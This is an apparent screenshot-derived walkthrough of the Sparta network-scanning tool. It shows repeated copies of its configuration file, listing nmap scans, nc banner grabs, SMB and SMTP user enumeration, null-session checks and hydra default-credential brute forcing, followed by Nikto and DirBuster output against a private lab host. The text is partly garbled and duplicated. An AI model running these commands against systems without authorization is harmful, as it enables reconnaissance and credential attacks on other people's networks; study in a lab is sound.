
[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
hping3-hping3 (stealth scan), hping3 [IP] --scan 0-65535 -S
dmitry-connect=dmitry (connect scan), dmitry -p [IP]

[PortActions]
banner=Grab banner, bash -c \"echo \\\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,https,ssl,soap,http-proxy,h
ttp-alt"
*/usr/share/sparta/sparta.conf" 114L, 8095C 43,0-1 17%

```







```

File Edit View Search Terminal Help
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"



[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-udp-1000=Run nmap (top 1000 quick UDP), nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
hping3=hping3 (stealth scan), hping3 [IP] --scan 0-65535 -s
dmitry-connect=dmitry (connect scan), dmitry -p [IP]
snmp=SNMPwalk, snmpwalk [IP] -c public -v 2c

[PortActions]
banner=Grab banner, bash -c \"echo \\\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], \"http,https,ssl,soap,http-proxy,http-alt\"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, \"http,https,ssl,soap,http-proxy,http-alt\"
webslayer=Launch webslayer, webslayer, \"http,https,ssl,soap,http-proxy,http-alt\"
whatweb=Run whatweb, \"whatweb [IP]:[PORT] --color-never --log-brief=\"[OUTPUT].txt\"\", \"http,https,ssl,soap,http-proxy,http-alt\"
44,0-1 20%

```



```

File Edit View Search Terminal Help
[PortActions]
banner=Grab banner, bash -c "\echo \"\ | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,https,ssl,soap,http-proxy,http-alt"
weblayer=Launch weblayer, weblayer, "http,https,ssl,soap,http-proxy,http-alt"
whatweb=Run whatweb, "whatweb [IP]:[PORT] --color=never --log-brief=\"[OUTPUT].txt\"", "http,https,ssl,soap,http-proxy,http-alt"
samrdump=Run samrdump, python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB, "netbios-ssn,microsoft-ds"
nbtscan=Run nbtscan, nbtscan -v -h [IP], netbios-ssn
smbenum=Run smbenum, bash ./scripts/smbenum.sh [IP], "netbios-ssn,microsoft-ds"
enumlinux=Run enumlinux, enumlinux [IP], "netbios-ssn,microsoft-ds"
polenum=Extract password policy (polenum), polenum [IP], "netbios-ssn,microsoft-ds"
smb-enum-users=Enumerate users (nmap), "nmap -p[PORT] --script=smb-enum-users [IP] -vvvv", "netbios-ssn,microsoft-ds"
smb-enum-users-rpc=Enumerate users (rpcclient), bash -c "\echo 'enumdomusers' | rpcclient [IP] -U\\", "netbios-ssn,microsoft-ds"
smb-enum-admins=Enumerate domain admins (net), "net rpc group members \"Domain Admins\" -I [IP] -U\\", "netbios-ssn,microsoft-ds"
smb-enum-groups=Enumerate groups (nmap), "nmap -p[PORT] --script=smb-enum-groups [IP] -vvvv", "netbios-ssn,microsoft-ds"
smb-enum-shares=Enumerate shares (nmap), "nmap -p[PORT] --script=smb-enum-shares [IP] -vvvv", "netbios-ssn,microsoft-ds"
smb-enum-sessions=Enumerate logged in users (nmap), "nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvv", "netbios-ssn,microsoft-ds"
smb-enum-policies=Extract password policy (nmap), "nmap -p[PORT] --script=smb-enum-domains [IP] -vvvv", "netbios-ssn,microsoft-ds"
smb-null-sessions=Check for null sessions (rpcclient), bash -c "\echo 'srvinfo' | rpcclient [IP] -U\\", "netbios-ssn,microsoft-ds"
smb-vuln=Check for printer spooler impersonation vuln, "nmap -p[PORT] --script=smb-vuln-ms10-061 [IP] -vvvv", "netbios-ssn,microsoft-ds"
ldapsearch=Run ldapsearch, ldapsearch -h [IP] -p [PORT] -x -s base, ldap
snmpcheck=Run snmpcheck, snmpcheck -t [IP], "snmp,snmptrap"
rpcinfo=Run rpcinfo, rpcinfo -p [IP], rpcbind
rdp-sec-check=Run rdp-sec-check.pl, perl ./scripts/rdp-sec-check.pl [IP]:[PORT], ms-wbt-server
showmount=Show nfs shares, showmount -e [IP], nfs
x11screenshot=Run x11screenshot, bash ./scripts/x11screenshot.sh [IP], X11
ssllsca=Run ssllsca, ssllsca --no-failed [IP]:[PORT], "https,ssl"
sslyze=Run sslyze, sslyze --regular [IP]:[PORT], "https,ssl,ms-wbt-server,imap,pop3,smtp"
rwho=Run rwho, rwho -a [IP], who
finger=Enumerate users (finger), ./scripts/fingertool.sh [IP], finger
smtp-enum-vrfy=Enumerate SMTP users (VRFY), smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
smtp-enum-expn=Enumerate SMTP users (EXPN), smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
smtp-enum-rcpt=Enumerate SMTP users (RCPT), smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
ftp-default=Check for default ftp credentials, hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -o \"[OUTPUT].txt\" -f [IP] ftp, ftp
66,1 54%

```

File Help

Scan Brute



Hosts Services Tools

OS	Host
?	172.16.69.1
?	172.16.69.128
?	172.16.69.129
?	172.16.69.130
?	172.16.69.131
?	172.16.69.132
?	172.16.69.133
?	172.16.69.136
?	172.16.69.139
?	172.16.69.254

Services Scripts Information Notes smb-vuln (445/tcp) snmp banner (25/tcp) screenshot (443/tcp) screenshot (80...)

Port	Protocol	State	Name	Version
25	tcp	open	smtp	
80	tcp	open	http	
135	tcp	open	msrpc	
139	tcp	open	netbios-ssn	
443	tcp	open	https	
445	tcp	open	microsoft-ds	
1025	tcp	open	NFS-or-IIS	
3389	tcp	open	ms-wbt-serv...	

Log





File Help

Scan Brute

Hosts Services Tools

reenshot (80/tcp) x11screen (6000/tcp) postgres-default (5432/tcp) mysql-default (3306/tcp) smbenum (445/tcp) nikto (80/tcp) smtp-enum-vrfy (25/tcp)

OS Host

- 172.16.69.1
- 172.16.69.128
- 172.16.69.129
- 172.16.69.130
- 172.16.69.131
- 172.16.69.132
- 172.16.69.133
- 172.16.69.136
- 172.16.69.139
- 172.16.69.254

- Nikto v2.1.6

```


-----
+ Target IP: 172.16.69.128
+ Target Hostname: 172.16.69.128
+ Target Port: 80
+ Start Time: 2017-04-02 13:38:34 (GMT-4)
-----

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'Icn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changeLog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

```

Log

Progress	Tool	Host	Start time	End time	Status
████████████████████	screenshot (8180/tcp)	172.16.69.128	03 Apr 2017 07:23:49	03 Apr 2017 07:23:49	Finished
████████████████████	nikto (8180/tcp)	172.16.69.128	03 Apr 2017 07:23:43	03 Apr 2017 07:24:32	Finished
████████████████████	x11screen (6000/tcp)	172.16.69.128	03 Apr 2017 07:23:43	03 Apr 2017 07:23:48	Finished
████████████████████	ftp-default (2121/tcp)	172.16.69.128	03 Apr 2017 07:23:43	03 Apr 2017 07:23:50	Finished
████████████████████	nmap (stage 5)	172.16.69.128	03 Apr 2017 07:23:43		Running
████████████████████	ftp-default (21/tcp)	172.16.69.128	03 Apr 2017 07:23:29	03 Apr 2017 07:23:30	Finished
████████████████████	nmap (stage 4)	172.16.69.128	03 Apr 2017 07:23:29	03 Apr 2017 07:23:43	Finished



File Options About Help

Target URL (eg http://example.com:80/)

Work Method  Use GET requests only  Auto Switch (HEAD and GET)

Number Of Threads  10 Threads  Go Faster

Select scanning type:  List based brute force  Pure Brute Force

File with list of dirs/files

Char set  Min length  Max Length

Select starting options:  Standard start point  URL Fuzz

Brute Force Dirs  Be Recursive Dir to start with

Brute Force Files  Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

File Help

Scan Brute

Hosts Services Tools

ult (2121/tcp) x11screen (6000/tcp) niko (8180/tcp) screenshot (8180/tcp) niko (80/tcp) screenshot (80/tcp) webslayer (80/tcp) dirbuster (80/tcp)

OS	Host
?	172.16.69.1
!	172.16.69.128
?	172.16.69.129
?	172.16.69.130
?	172.16.69.131
?	172.16.69.132
?	172.16.69.133
?	172.16.69.136
?	172.16.69.139
?	172.16.69.254

```

Starting OWASP DirBuster 1.0-RC1

Starting dir/file list based brute forcing

Dir found: /index/ - 200
Dir found: / - 200

Dir found: /cgi-bin/ - 403
File found: /index.php - 200
Dir found: /icons/ - 200
Dir found: /wiki/ - 200
Dir found: /phpMyAdmin/ - 200

Dir found: /mutillidae/ - 200

Dir found: /dwwaf/ - 302
Dir found: /dawl/ - 200
Dir found: /mutillidae/images/ - 200
File found: /phpMyAdmin/index.php - 200


Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
WARNING: Cookie rejected: "$Version=0; pma_fontsize=82%25; $Path=/phpMyAdmin/index.php/". Illegal path attribute "/phpMyAdmin/index.php/". Path of origin: "/phpMyAdmin/index/"


Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
WARNING: Cookie rejected: "$Version=0; pma_collation_connection=deleted; $Path=/phpMyAdmin/index.php/". Illegal path attribute "/phpMyAdmin/index.php/". Path of origin: "/phpMyAdmin/index/"

Apr 03, 2017 7:33:20 AM org.apache.commons.httpclient.HttpMethodBase processCookieHeaders
  
```

Log

Progress	Tool	Host	Start time	End time	Status
██████████	dirbuster (80/tcp)	172.16.69.128	03 Apr 2017 07:32:16		Running
██████████	dirbuster (80/tcp)	172.16.69.128	03 Apr 2017 07:28:47	03 Apr 2017 07:32:05	Finished
██████████	webslayer (80/tcp)	172.16.69.128	03 Apr 2017 07:28:34	03 Apr 2017 07:28:34	Crashed
██████████	screenshot (80/tcp)	172.16.69.128	03 Apr 2017 07:27:06	03 Apr 2017 07:27:06	Finished
██████████	niko (80/tcp)	172.16.69.128	03 Apr 2017 07:27:04	03 Apr 2017 07:27:23	Finished
██████████	nmap (80/tcp)	172.16.69.128	03 Apr 2017 07:26:44	03 Apr 2017 07:27:04	Finished
